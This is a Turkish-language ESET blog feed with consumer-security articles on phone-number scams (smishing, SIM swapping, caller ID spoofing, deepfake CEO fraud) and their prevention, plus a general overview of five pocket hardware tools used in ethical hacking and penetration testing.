Çevrimiçi dolandırıcılar çok çeşitli dolandırıcılık planlarından [şaşırtıcı kârlar ](https://www.fbi.gov/contact-us/field-offices/sanfrancisco/news/fbi-releases-internet-crime-report)elde etmeye devam ediyor. Son yıllarda bu tür [dolandırıcılıkların](https://www.bluedragon.org/latest-news/the-emergence-of-scam-compounds/) birçoğu, Güneydoğu Asya’da insan ticaretine maruz kalan kişilerin domuz kasaplığı gibi ayrıntılı planları uygulamaya zorlandığı dolandırıcılık yerleşkeleri işleten suç örgütleri tarafından düzenlenmektedir.
Sahte çevrimiçi ilişkiler kurmanın yanı sıra, birçok çevrimiçi dolandırıcının taktikleri genellikle acil eylem gerektiren senaryolar oluşturmayı veya sözde banka veya [PayPal hesabı devralmaları](https://www.google.com/search?q=PayPal+scam+welivesecurity&sca_esv=12268370a69439db&rlz=1C1GCEA_enSK1009SK1009&ei=xGKrZtbPM_nii-gPm_L4-As&ved=0ahUKEwjWweCeytOHAxV58QIHHRs5Hr8Q4dUDCBE&uact=5&oq=PayPal+scam+welivesecurity&gs_lp=Egxnd3Mtd2l6LXNlcnAiGlBheVBhbCBzY2FtIHdlbGl2ZXNlY3VyaXR5MggQIRigARjDBEjBBVB4WLMEcAF4AZABAJgBiQGgAa8DqgEDMi4yuAEDyAEA-AEBmAIEoALoAsICChAAGLADGNYEGEfCAggQABiABBiiBJgDAIgGAZAGCJIHAzIuMqAHjAc&sclient=gws-wiz-serp), kötü amaçlı yazılımla tehlikeye atılmış [cihazlar](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/), başarısız paket teslimatları ve hatta [kaçırılan akrabalar](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/) ve [yapay zekâdan](https://antivirus.com.tr/sesin-benim-parolam/) (AI) yararlanan diğer planlar dahil olmak üzere diğer hileleri içerir.
Birçok çevrimiçi dolandırıcılık planının merkezinde oltalama ve diğer sosyal mühendislik saldırıları yer almaktadır. Bunların başarısı büyük ölçüde düşük maliyetli/yüksek ödüllü olmalarına, ölçeklenebilirliklerine, [insanların zayıflıklarından faydalanma](https://www.eset.com/tr/blog/dolandirilmamizin-10-nedeni/) kabiliyetlerine ve sınır ötesi kanun uygulamalarının zorluklarına dayanmaktadır. Üstüne üstlük, tüm operasyonu finanse etmek için tek bir başarılı “olta” yeterli olabilir.
## Bana birkaç sayı at, telefon numarası olsun
Şimdi telefon numaralarının bu konuya nasıl dahil olduğuna, [hesap giriş bilgileriyle](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/bilgisayar-korsanlarinin-parolalari-calmak-icin-kullandigi-5-yoentem/) birlikte dolandırıcılar için neden bu kadar değerli olduklarına ve kötü niyetli amaçlar için nasıl kullanılabileceklerine bakalım.
## Smishing ve bilgisayar korsanlığı
Yeni başlayanlar için, tehdit aktörleri sizi iyi huylu bağlantılar veya ekler olarak gizlenmiş kötü amaçlı yazılımlarla hedefleyebilir ancak bunlar cihazınıza casus yazılım veya diğer kötü amaçlı yazılımları yükleyecek veya kişisel verilerinizi cihazınızdan sızdıracaktır. Alternatif olarak, kimlik avı web sitelerinde oturum açma kimlik bilgilerinizi veya diğer kişisel bilgilerinizi teslim etmeniz için sizi kandırmayı amaçlayan mesajlar gönderebilirler.

*PayPal kimlik bilgilerinizi ele geçiren oltalama mesajı (daha fazlasını* [*buradan* ](https://www.welivesecurity.com/2021/01/04/paypal-users-targeted-new-sms-phishing-campaign/)*okuyun\|resim kaynağı:* [*BleepingComputer*](https://www.bleepingcomputer.com/news/security/beware-paypal-phishing-texts-state-your-account-is-limited/)*)*
Örneğin, [ESET Tehdit Raporu H1 2024](https://antivirus.com.tr/eset-tehdit-raporu-h1-2024/), iOS yinelemesinde kurbanları bir Mobil Cihaz Yönetimi profili yüklemeye ikna eden ve tehdit aktörlerine kurbanın telefonu üzerinde tam kontrol sağlayan çok aşamalı bir sosyal mühendislik şeması kullanan GoldPickaxe kötü amaçlı yazılımının yaygınlaştığını vurguladı.
## Çağrı yönlendirme, SIM değiştirme ve Arayan Kimliği sahteciliği
Dijital iletişimin yükselişine rağmen, telefon görüşmeleri ve mesajlar gizli bilgi alışverişi için güvenilir bir [yöntem](https://business.yougov.com/content/48872-sms-texts-mobile-calls-the-most-preferred-modes-people-use-to-keep-in-touch-with-their-loved-ones) olmaya devam etmektedir.
- Arama yönlendirme planlarında, dolandırıcılar sizinle veya servis sağlayıcınızla iletişime geçer ve sonuçta telefon numaranızdan gelen aramaların kendi kontrolleri altındaki bir numaraya yönlendirilmesini sağlar. Sağlayıcı doğrulama istese de dolandırıcı zaten kişisel bilgilerinizin çoğuna ([veri sızıntılarından](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) veya [halka açık kaynaklardan](https://www.eset.com/tr/blog/kisisel-verileriniz-internetin-her-yerinde-mi/)) erişebilir ve bu dolandırıcılığı gerçekleştirmeyi kolaylaştırır.
- Benzer şekilde, SIM değiştirme dolandırıcıları mobil operatörünüzü kandırarak SIM kartlarını sizin adınız/eski numaranız altında etkinleştirebilir ve numaranızı kendi SIM kartlarına taşıyabilirler. Bu dolandırıcılık, çağrı yönlendirmeden daha “gürültülüdür” çünkü sonuç olarak telefon şebekenize erişiminizi kaybedersiniz. Doğrulama işlemi için kurbanın hayatı hakkında biraz araştırma yapılmasını da gerektiren SIM değiştirme, yıllardır ciddi bir tehdittir.
- Dolandırıcılar, numaranızı taklit ederek, [İnternet Protokolü Üzerinden Ses](https://www.fcc.gov/general/voice-over-internet-protocol-voip) (VoIP) veya sahtekârlık hizmetlerini kullanarak ve diğer yöntemlerle [Arayan Kimliğini](https://www.fcc.gov/spoofing) taklit edebilirler. Sonuç olarak, saldırganlar finansal dolandırıcılık ve diğer suçları işlerken kimliklerini maskeleyebilir ve siz veya güvendiğiniz kişi gibi davranabilirler.

*Bir başka smishing girişimi örneği (daha fazlasını* [*buradan*](https://www.eset.com/tr/blog/sms-uzerinden-kimlik-avi-dolandiriciligina-neden-bu-kadar-kolay-kaniyoruz/) *öğrenin)*
Tüm bu dolandırıcılıklar neden böyle bir tehdit oluşturuyor*?* Bugünlerde birçok çevrimiçi hizmet, kimlik doğrulama ve hesap kurtarma için telefon numaralarına güveniyor. Bu nedenle, bir telefon numarasını ele geçirmek, iki faktörlü kimlik doğrulama (2FA) dahil olmak üzere güvenlik önlemlerinizi atlamakla eş değer olabilir. Ayrıca dolandırıcılar kişilerinizi veya işvereninizi dolandırmak için sizi taklit edebilir.
## Kurumsal veriler için kimlik avı
Günümüzde birçok çalışan kurumsal e-postalarını veya mesajlarını kontrol etmek için kişisel veya şirket telefonlarını kullanıyor. Bilgisayarlar artık tehlikeye atma girişimleri için tek erişim noktası olmadığından bu durum saldırılar için dikkate değer bir vektör oluşturmaktadır. Dolandırıcılar, şirket yöneticilerini veya muhasebe departmanlarını taklit ederek “iş” amaçlı para transferleri talep edebilir.
Gerçekten de birçok dolandırıcının nihai hedefi kurumsal sistemlere ve fonlara erişim sağlamaktır. İnsan unsuru da bu düzenlerde çok önemli bir rol oynamaktadır. Genellikle talepleri yerine getirmeden önce meşruiyetlerini doğrulamıyoruz, bu da kimlik avı saldırılarının başarılı olmasını kolaylaştırıyor ve sonuçta işletmelere [önemli mali zararlar](https://www.itgovernance.eu/blog/en/the-5-biggest-phishing-scams-of-all-time) veriyor.
## CEO dolandırıcılığı
Örneğin, büyük bir finans şirketinde muhasebeci olduğunuzu düşünün. Excel kullanırken görünüşte patronunuzdan gelen ve başarısı sizin hızlı hareket etmenize bağlı olan bir iş anlaşması için para havale etmenizi isteyen bir telefon alıyorsunuz. Bu tür dolandırıcılıklar [oldukça gerçektir](https://www.fbi.gov/how-we-can-help-you/scams-and-safety/common-scams-and-crimes/spoofing-and-phishing). Arama, patronunuzun numarasından geliyor gibi göründüğünden meşruiyetini sorgulamayabilirsiniz ve birçok kişi gibi yanılmanız olasıdır.
Haberlerde, iş e-postası dolandırıcılığının (BEC) bir alt kümesi olan bu “CEO dolandırıcılığından” bahsediliyor. Günümüzde, bu tür dolandırıcılıklar yapay zekâ ile güçlendirilmiştir ve tehdit aktörleri birisini daha iyi taklit etmek için ses klonlama[ kullanmaktadır](https://www.forbes.com/sites/jessedamiani/2019/09/03/a-voice-deepfake-was-used-to-scam-a-ceo-out-of-243000/) (arayan kimliği sahteciliğinin yeterli olmaması durumunda).
Peki, böyle tehlikeli zamanlarda ne yapmalı?
## Güvenlik ağının yükseltilmesi
Neyse ki insanların ve işletmelerin telefon dolandırıcılığından uzak durabilmeleri için birkaç yol var:
- **Doğrulayın:** Tanımadığınız arayanlara/gönderenlere asla cevap vermeyin veya etkileşimde bulunmayın ve “güvenilir” bir kuruluştan kişisel veri talebi aldığınızda önce onları arayın ve aldığınız talebin gerçek olup olmadığını sorun.
- **Sağlayıcı güvenliği:** Yönlendirmeyi veya SIM takaslarını önlemek için servis sağlayıcınızdan, [SIM kilitleri](https://www.vice.com/en/article/3azv4y/verizon-sim-swapping-hack-protection-number-lock) veya daha kapsamlı doğrulama kontrolleri gibi ek güvenlik faktörleriyle hesabınızı istenmeyen değişikliklere karşı güvence altına almasını isteyin.
- **Ne paylaştığınıza dikkat edin:** Dolandırıcıların hakkınızda daha fazla veri toplamasını önlemek için, çevrimiçi ortamda kendinizle ilgili ne [paylaştığınıza](https://antivirus.com.tr/sosyal-medyada-paylasmaktan-kacinmaniz-gereken-10-konu-ve-nedenleri/) dikkat edin. Kimliğe bürünme, kendini tanıdığınız biri gibi göstermeye dayanır, bu nedenle kamuya açıklığınızı sınırlamaya çalışın.
- **SMS’i unutun:** Dolandırıcılığı önlemek için hesaplarınızı SMS tabanlı yerine uygulama tabanlı iki faktörlü kimlik doğrulama ile koruyun. İlki kolayca ele geçirilebilir ve dolandırıcıların hesaplarınızı kolaylıkla tehlikeye [atmasına](https://www.vice.com/en/article/z3xpm8/company-that-routes-billions-of-text-messages-quietly-says-it-was-hacked) izin verebilir.
- **Mobil güvenliği kullanın:** Mesajlar ya da aramalar yoluyla yapılan kimlik avı, güçlü [mobil güvenlik yazılımları](https://www.eset.com/tr/home/mobile-security-android/) tarafından tespit edilebilir. İşletmeler için [mobil tehdit savunması ](https://www.eset.com/tr/business/solutions/mobile-threat-defense/)ve [güvenli kimlik doğrulama](https://www.eset.com/tr/home/mobile-security-android/) bu tür tehditlerin üstesinden gelmeye yardımcı olabilir.
Sonuç olarak, bir telefon numarası tehdit aktörleri için bir giriş kapısı olabilir ve büyük ölçekli ticari uzlaşmalara ve milyonlarca zarara yol açabilir. Sonuçta diğer benzersiz tanımlayıcılar gibi mümkün olduğunca gizli tutulmalıdır.
Kimlik avı büyük bir tehdit olmaya devam ettiğinden tetikte olun ve unutmayın: onaylama ve kimlik doğrulama güvende kalmanızın anahtarıdır!
## Bu arada, neden hızlı kimlik avı testimize katılmıyorsunuz?
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Etik bilgisayar korsanlığı için cebe sığan en iyi 5 cihaz](https://antivirus.com.tr/etik-bilgisayar-korsanligi-icin-cebe-sigan-en-iyi-5-cihaz/)
**Published:** Ağustos 2, 2024
**Author:** ESET
**Excerpt:** Siber savunmacılara kurumsal zırhlardaki çatlakları tespit etmede yardımcı olabilecek ve etik bilgisayar korsanlığı yapanlara yardımcı olabilecek beş müthiş kit
**Content:**
*Siber savunmacılara kurumsal zırhlardaki çatlakları tespit etmede yardımcı olabilecek ve etik bilgisayar korsanlığı yapanlara siber güvenlik anlayışlarını derinleştirmelerine yardımcı olabilecek beş müthiş kit*
Mavi ekipler savunurken kırmızı ekipler saldırır. Ancak ortak bir amaçları vardır: Bu zayıflıklar kötü niyetli aktörler tarafından istismar edilmeden önce kuruluşların savunmalarındaki boşlukların tespit edilmesine ve ele alınmasına yardımcı olmak. Mavi/kırmızı ekip tatbikatları güvenliğin teknik, prosedürel ve insani yönleri hakkında paha biçilmez bilgiler sağlar. Nihayetinde de kuruluşların gerçek saldırıları savuşturmasına yardımcı olabilir.
Kısa bir süre önce mavi takımların simüle edilmiş saldırılara karşı savunma yaparken kullanabilecekleri birkaç açık kaynaklı aracın yanı sıra yanlış ellerde güvenlik sorunlarına neden olabilecek dört aygıtı incelemiştik. Bu kez, hobi amaçlı donanım korsanlarının yanı sıra kırmızı ekip üyelerinin veya etik korsanların becerilerini geliştirirken veya işlerini yaparken kullanabilecekleri son teknoloji ürünü beş kompakt aracı bir araya getireceğiz.
## 1. Bilgisayar korsanlığı için Raspberry Pi 5
Özellikle çok yönlülüğü, gücü ve topluluk odaklı canlı ekosistemi sayesinde Raspberry Pi, güvenlik uzmanları, öğrenciler ve meraklılar arasında tercih edilen bir araç haline geldi.
Öncelikle uygun fiyatlı tek kartlı bir bilgisayar olan Raspberry Pi, çeşitli sızma testi araçlarıyla da yüklenebilir ve birden fazla role hizmet edebilir. Örneğin, bir ağ dinleyicisine dönüşebilir, ayrıntılı analiz için paketleri yakalayabilir veya otomatik güvenlik testleri için komut dosyaları çalıştırabilir. Ayrıca araçların hareket halindeyken test edilmesi ve Nesnelerin İnterneti (IoT) cihazlarının analiz edilmesi için idealdir ve siber suçlular bunlardan yararlanma şansı bulmadan önce güvenlik açıklarını tespit eder.
Resim 1. Raspberry Pi 5 (kaynak: [Raspberry Pi](https://www.raspberrypi.com/products/)*)*
Raspberry Pi, farklı amaçlara ve kullanıcı tercihlerine göre uyarlanmış çeşitli işletim sistemlerini destekler. Resmi işletim sistemi Raspberry Pi OS (eski adıyla Raspbian), Debian Linux tabanlıdır ve ARM mimarisi için optimize edilmiştir.
Ayrıca Kali Linux gibi popüler dağıtımlar da mevcuttur ve özellikle sızma testi ve güvenlik denetimi için hazırlanmışlardır. Bu dağıtımlar ağ taraması, güvenlik açığı değerlendirmesi, kablosuz saldırılar ve daha fazlası için bir dizi araçla önceden yüklenmiş olarak gelir.
Ek olarak Raspberry Pi’yi temel donanım platformu olarak kullanabilen birkaç ilginç araç ve proje de şunlardır:
- **FruityWifi:** Kablosuz ağları denetlemek ve bir web arayüzü üzerinden gelişmiş saldırıları etkinleştirmek için kullanılır.
- **Ha-Pi:** Aircrack Ng Suite ve Metasploit dahil olmak üzere sızma testi için araçlar sağlar.
- **Raspberry Pwn:** Scapy, Wireshark ve tcpdump gibi araçları içerir.
- **Kablosuz Saldırı Araç Kiti (WAT):** ARM platformlarında Wi-Fi ağ penetrasyon testi gerçekleştirir.
- **PwnPi:** Debian Wheezy’nin pentest için basitleştirilmiş bir sürümü.
- **NetPi:** Ticari sınıf özelliklere sahip bir ağ analizörü oluşturmayı amaçlayan bir proje.
## 2. HackRF One
HackRF One, hem radyo frekansı (RF) meraklıları hem de profesyoneller için bir İsviçre çakısıdır. Bu açık kaynaklı cihaz, meraklı hobi sahiplerinden deneyimli profesyonellere kadar herkesin RF’lerin görünmez okyanusuna dalmasına ve en sevdiğiniz müzik istasyonundan kritik iletişim sinyallerine kadar her şeyi taşıyan dalgaları keşfetmesine ve manipüle etmesine olanak tanır.
Çok yönlü olarak tasarlanan bu tek kartlı yazılım tanımlı radyo (SDR) çevre birimi, 1 MHz ila 6 GHz arasındaki sinyalleri hem iletebilir hem de alabilir. Bu geniş aralık, AM/FM radyodan Wi-Fi’a ve hatta uydu sinyallerine kadar neredeyse her tür kablosuz iletişimi deneyebileceğiniz anlamına gelir. Neredeyse şimdiye kadar tasarlanmış tüm kablosuz protokollerin anahtarlarına tek bir kompakt form faktöründe sahip olmak gibi.
Resim 2. HackRF One (kaynak: [Adafruit](https://www.adafruit.com/product/3583)*)*
Gelişmiş özelliklerine rağmen HackRF One, saha çalışması için yeterince taşınabilir ve sağlamdır; güvenlik uzmanlarının kablosuz ağ güvenlik açıklarını test etmesine veya RF mühendislerinin hareket halindeyken sinyal sorunlarını gidermesine olanak tanır.
Bu arada kablosuz sistemlerin güvenliğini değerlendirmenize, tekrar saldırıları gerçekleştirmenize ve IoT cihazlarının güvenlik açıklarını keşfetmenize olanak tanır. Bu, araba uzaktan kumandalarını, alarmları ve diğer cihazları taklit etmeyi ve analiz etmeyi, GPS sinyallerini manipüle etmeyi, RFID etiketleriyle iletişim kurmayı ve sinyal analizi ve uydu iletişim takibi yapmayı içerir.
## 3. WiFi Pineapple ile bilgisayar korsanlığı
Kuşkusuz, bunun için daha büyük bir cebe ihtiyacınız olabilir ancak zararsız bir yönlendirici gibi görünen bu şık cihaz, kablosuz ağların gizli sırlarını ortaya çıkarma gücüne sahiptir. WiFi Pineapple, geleneksel bir erişim noktasını taklit ederek kablosuz ağların güvenliğini araştırmak için kullanılır ve şüphelenmeyen kullanıcıları kendine çeker. İki ağ arayüzüne sahiptir; biri internet erişimi sağlamak için, diğeri ise yakındaki Wi-Fi cihazlarıyla etkileşim kurmak için.
Resim 3. WiFi Pineapple Mark VII (kaynak: [Hak5](https://shop.hak5.org/products/wifi-pineapple)*)*
WiFi Pineapple’ın özünde özel işletim sistemi Pineapple OS bulunmaktadır. Linux tabanlı bu işletim sistemi özellikle kablosuz sızma testleri için tasarlanmıştır ve çok sayıda güçlü araçla önceden yüklenmiş olarak gelir. Pineapple OS istikrarlı ve verimli bir ortam sağlayarak karmaşık güvenlik değerlendirmeleri sırasında cihazın sorunsuz çalışmasını sağlar.
Temel amaçlar:
- **Şeytani ikiz saldırıları:** Ağ trafiğini kesmek ve hassas bilgileri toplamak için sahte erişim noktaları oluşturur.
- **Deauth testleri:** Ortadaki adam saldırılarını etkinleştirmek için meşru ağlarla bağlantıyı kesmeye zorlar.
- **Güvenlik değerlendirmeleri:** Kablosuz ağlardaki güvenlik açıklarını ve yapılandırma boşluklarını belirler.
- **Kontrollü saldırılar:** Yöneticilerin güvenlik politikalarını daha iyi anlamalarına ve geliştirmelerine yardımcı olur.
- **Çok yönlü işlevsellik:** Çeşitli otomatik ve manuel kablosuz ağ pentest araçları sağlar.
## 4. Deauther Watch
Esasen Wi-Fi kimlik doğrulama saldırılarını yürütmek için gerekli yetenekleri entegre eden bu giyilebilir cihaz, özel olarak hazırlanmış kimlik doğrulama paketleri göndererek yönlendirici ve ona Wi-Fi ile bağlı diğer cihazlar (akıllı telefon, dizüstü bilgisayar veya IoT cihazı gibi) arasındaki bağlantıyı bozar.
Resim 4. DSTIKE Deauther Watch V3S (kaynak: [DSTIKE](https://dstike.com/products/dstike-deauther-watch-v3s)*)*
Ayrıca Deauther Watch, güvenlik açıklarını tespit etmek veya ağ etkinliğini izlemek için Wi-Fi tarama ve izleme ve paket yakalama gibi özelliklerle birlikte gelebilir. ESP8266 Deauther V3 yazılımı, USB üzerinden bir komut satırı arayüzü (CLI) sağlar ve 2,4 GHz Wi-Fi ağlarını güvenlik açıkları için test eder.
## 5. Ubertooth One
Ubertooth One öncelikle Bluetooth iletişimlerinin izlenmesi ve Bluetooth paketlerinin analizinin yanı sıra Bluetooth özellikli Nesnelerin İnterneti (IoT) cihazlarının test edilmesi için tasarlanmıştır. Bu açık kaynaklı aygıt, çeşitli güvenlik testi senaryolarını desteklemekte ve tipik Bluetooth adaptörlerinin ötesine geçerek Bluetooth bağlantıları üzerinden değiş tokuş edilen hassas bilgilerin algılanmasını da içermektedir.
Resim 5. Ubertooth One (kaynak: [Great Scott Gadgets](https://greatscottgadgets.com/ubertoothone/)*)*
GreatFET platformunu temel alır ve yetenekli bir radyo alıcı-verici yonga setine sahiptir. Ubertooth One, 2,4 GHz ISM bandında çalışır ve Bluetooth Düşük Enerji (BLE) ve Klasik Bluetooth protokollerini destekler, bu da onu çok çeşitli uygulamaların üstesinden gelebilecek kadar çok yönlü hale getirir.
## Sonuç
Bu tür tüm cihazlarda olduğu gibi etik hususlar çok önemlidir. Teknolojinin, kontrollü test ortamları veya eğitim amaçlı kullanım gibi izin verilen ortam ve durumlarda kullanılması gerekir. Aslında bunları izinsiz saldırılar düzenlemek için kullanmak birçok yargı alanında yasa dışıdır ve ciddi sonuçlar doğurabilir. Bu arada kuruluşların bu cihazların ağlarında yetkisiz kullanımına karşı güvende kalmaları için teknik önlemler, politikalar ve kullanıcı eğitiminin bir kombinasyonunu uygulamaları gerekir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Bilgisayar Korsanlığı, Siber Güvenlik
---
### [Telefon numarası dolandırıcılığı! Aradığınız kişi ben miyim?](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/)
**Published:** Temmuz 25, 2024
**Author:** ESET
**Excerpt:** Telefon numaranız düşündüğünüzden daha değerlidir. Numaranızın yanlış ellere nasıl geçebilir ve telefon numarası dolandırıcılığından nasıl korunabilirsiniz?
**Content:**
*Mütevazı telefon numaranız düşündüğünüzden daha değerlidir. Numaranızın yanlış ellere nasıl geçebileceği ve telefon numarası dolandırıcılığı için alınabilecek önlemleri burada bulabilirsiniz.*
Birinin parasını anonim olarak dolandırmanın en kolay yollarından biri ne olabilir?
[Kredi kartı verilerini çalmak mı](https://www.eset.com/tr/blog/siber-suclularin-kredi-karti-bilgilerini-calmak-icin-kullandigi-5-yontem/), belki de dijital olarak sömürmek veya hassas kişisel bilgilerin bulunduğu bir veri tabanına girilmek? Her ne kadar bu yöntemler etkili olsa da çok masraflı olabilir ve biraz teknik beceri de gerektirebilir.
Sahte web siteleri aracılığıyla ödeme bilgilerini çalmaya ne dersiniz? Bu gerçekten mümkün olabilir. Ancak yasal web sitelerini (ve “haberi yaymak” için e-posta adreslerini) taklitlerinden ayırma becerilerine sahip kişiler için değil. Bu tür hilelerin aramızdaki güvenlik meraklıları tarafından zamanında fark edilmesi veya güvenlik kontrolleri tarafından engellenmesi ihtimali de yüksektir.
Bunun yerine kötü niyetli aktörler, sofistike sosyal mühendislik taktiklerine dayanan ve işletilmesi çok az maliyetli olan yüksek ölçeklenebilir operasyonlara yöneliyor. Sesli oltalama ([vishing](https://antivirus.com.tr/kim-ariyor-vishing-farkindaligini-simulasyon-ile-arttirin/)) ve mesaj dolandırıcılığı ([smishing](https://www.eset.com/tr/blog/sms-uzerinden-kimlik-avi-dolandiriciligina-neden-bu-kadar-kolay-kaniyoruz/)) kullanan bu operasyonlar, milyarlarca dolar değerinde bir dolandırıcılık çağrı merkezi endüstrisine dönüşmüştür.
Yeni başlayanlar için bu hileler çok fazla uzmanlık veya teknik beceri gerektirmeyebilir. Ayrıca tek bir kişi (genellikle [insan kaçakçılığı ](https://www.npr.org/2023/12/10/1218401565/online-scamming-human-trafficking-interpol)mağduru) aynı anda birden fazla farkında olmayan kurbanı çeşitli dolandırıcılık türleriyle tuzağa düşürebilir. Bunlar genellikle domuz kasaplığı, [kripto para dolandırıcılığı](https://www.eset.com/tr/blog/kripto-para-dolandiriciliklari-bilmeniz-gerekenler-ve-kendinizi-koruma-yollari/), [aşk dolandırıcılığı](https://www.eset.com/tr/blog/tinderda-askin-pesinden-kosarken-dolandiricilarin-agina-dusmeyin/) ve [teknik destek dolandırıcılığını](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/) içerir ve her biri ilgi çekici bir hikaye anlatır ve [aslında bizi insan yapan duygularımızdan vurmaya çalışır](https://www.eset.com/tr/blog/dolandirilmamizin-10-nedeni/).
Yemi yutar mıydın
## Alo? Bu şey açık mı?
Bankanızdan sizi arayıp hesabınızın ihlal edildiğini ve paranızı güvende tutmak için hassas bilgilerinizi onlarla paylaşmanız gerektiğini bildiren bir telefon aldığınızı düşünün. Banka çalışanının sesindeki aciliyet, hassas bilgilerinizi paylaşmanız için gerçekten de yeterli olabilir. Sorun şu ki bu kişi bankanızdan olmayabilir ya da hiç var olmayabilir. Ayrıca hiç garipsemediğiniz ama uydurma bir ses de olabilir.
Bu artık çok aşina olduğumuz bir durum ve son yıllarda yaşanan ibretlik hikayeler de oldukça fazla. 2019’da bir CEO, ana şirketinin şefinin ikna edici bir ses deepfake’i ile yaklaşık 250.000 ABD Doları [dolandırıldı](https://www.forbes.com/sites/jessedamiani/2019/09/03/a-voice-deepfake-was-used-to-scam-a-ceo-out-of-243000/). Benzer şekilde, 2024 yılında bir finans çalışanı [deepfake video görüşmesi yoluyla](https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html) kandırılmış ve bu durum çalıştığı firmaya 25 milyon ABD dolarına mal olmuştur.
## Yapay zekâ, deepfake
Modern yapay zekâ ses klonlama ve çeviri yetenekleriyle oltalama ve smishing her zamankinden daha kolay hale geldi. Nitekim ESET Global Siber Güvenlik Danışmanı Jake Moore, herhangi birinin (iyi tanıdığınız biri de dahil olmak üzere) başka birinin inandırıcı bir deepfake versiyonunu oluşturmasının ne kadar kolay olduğunu [gösterdi](https://www.welivesecurity.com/en/cybersecurity/eset-world-2024-big-prevention-bigger-ai/). Görmek ve duymak da artık yeterli değil.
İlk temas örneği Slovakyada dolaşan bu mesaj usulüne uygun olarak Slovakçaya çevrilmiştir Günaydın yazmaktadır
Yapay zekâ, veri toplamak, sıkıcı görevleri otomatikleştirmek ve erişimlerini küreselleştirmek için çok yönlü bir araç olarak hizmet ederek yeni düşmanlar için [giriş engelini](https://www.isaca.org/resources/news-and-trends/isaca-now-blog/2023/contending-with-artificially-intelligent-ransomware) azaltıyor. Sonuç olarak yapay zekâ tarafından üretilen sesler ve metinler kullanılarak kimlik avı muhtemelen [daha yaygın](https://antivirus.com.tr/konusulanin-otesinde-yapay-zeka-ve-siber-guvenlikteki-rolu/) hale gelecektir.
Bu bağlamda Enea tarafından kısa süre önce yayımlanan bir [raporda](https://www.helpnetsecurity.com/2024/02/29/mobile-fraud-losses/), ChatGPT’nin Kasım 2022’de piyasaya sürülmesinden bu yana kimlik avı dolandırıcılığında %1.265’lik bir artış kaydedildi ve büyük dil modellerinin bu tür kötü niyetli operasyonları beslemeye yardımcı olma potansiyeline dikkat çekildi.
## Adın ne, telefon numarası doğru mu?
[Consumer Reports’un 2022 tarihli araştırmasının](https://www.consumerreports.org/media-room/press-releases/2022/10/consumer-reports-and-aspen-institute-reveal-consumer-attitudes-towards-cybersecurity-and-online-privacy/) da gösterdiği gibi, insanlar gizlilik konusunda eskisinden daha bilinçli hale geliyor. Ankete katılanların %75’i hem kimlik tespiti hem de reklamcılık için değerli bir kaynak olan telefon numaraları da dahil olmak üzere çevrimiçi olarak toplanan verilerinin gizliliği konusunda en azından biraz endişe duyuyor.
